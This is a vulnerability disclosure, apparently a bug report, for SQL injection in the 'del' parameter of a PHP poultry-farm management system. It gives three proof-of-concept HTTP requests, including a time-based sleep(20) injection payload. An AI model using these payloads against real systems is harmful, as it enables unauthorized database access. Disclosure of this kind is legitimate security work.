Poultry Farm Management System v1.0 by Nikhil_B has SQL injection

BUG_Author: TavenLi

vendors:https://www.sourcecodester.com/php/15230/poultry-farm-management-system-free-download.html


Vulnerability File: /Redcock-Farm/farm/category.php

GET parameter 'del' exists SQL injection vulnerability

Payload1: /Redcock-Farm/farm/category.php?del=a'

```
GET /Redcock-Farm/farm/category.php?del=a' HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection: close
```

An error page




Payload2: /Redcock-Farm/farm/category.php?del=a''

```
GET /Redcock-Farm/farm/category.php?del=a'' HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
```

```
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection: close
```

An right page



Payload3: /Redcock-Farm/farm/category.php?del=a'%2b(select*from(select(sleep(20)))a)%2b'

```
GET /Redcock-Farm/farm/category.php?del=a'%2b(select*from(select(sleep(20)))a)%2b' HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection: close
```

The server response time is 20 seconds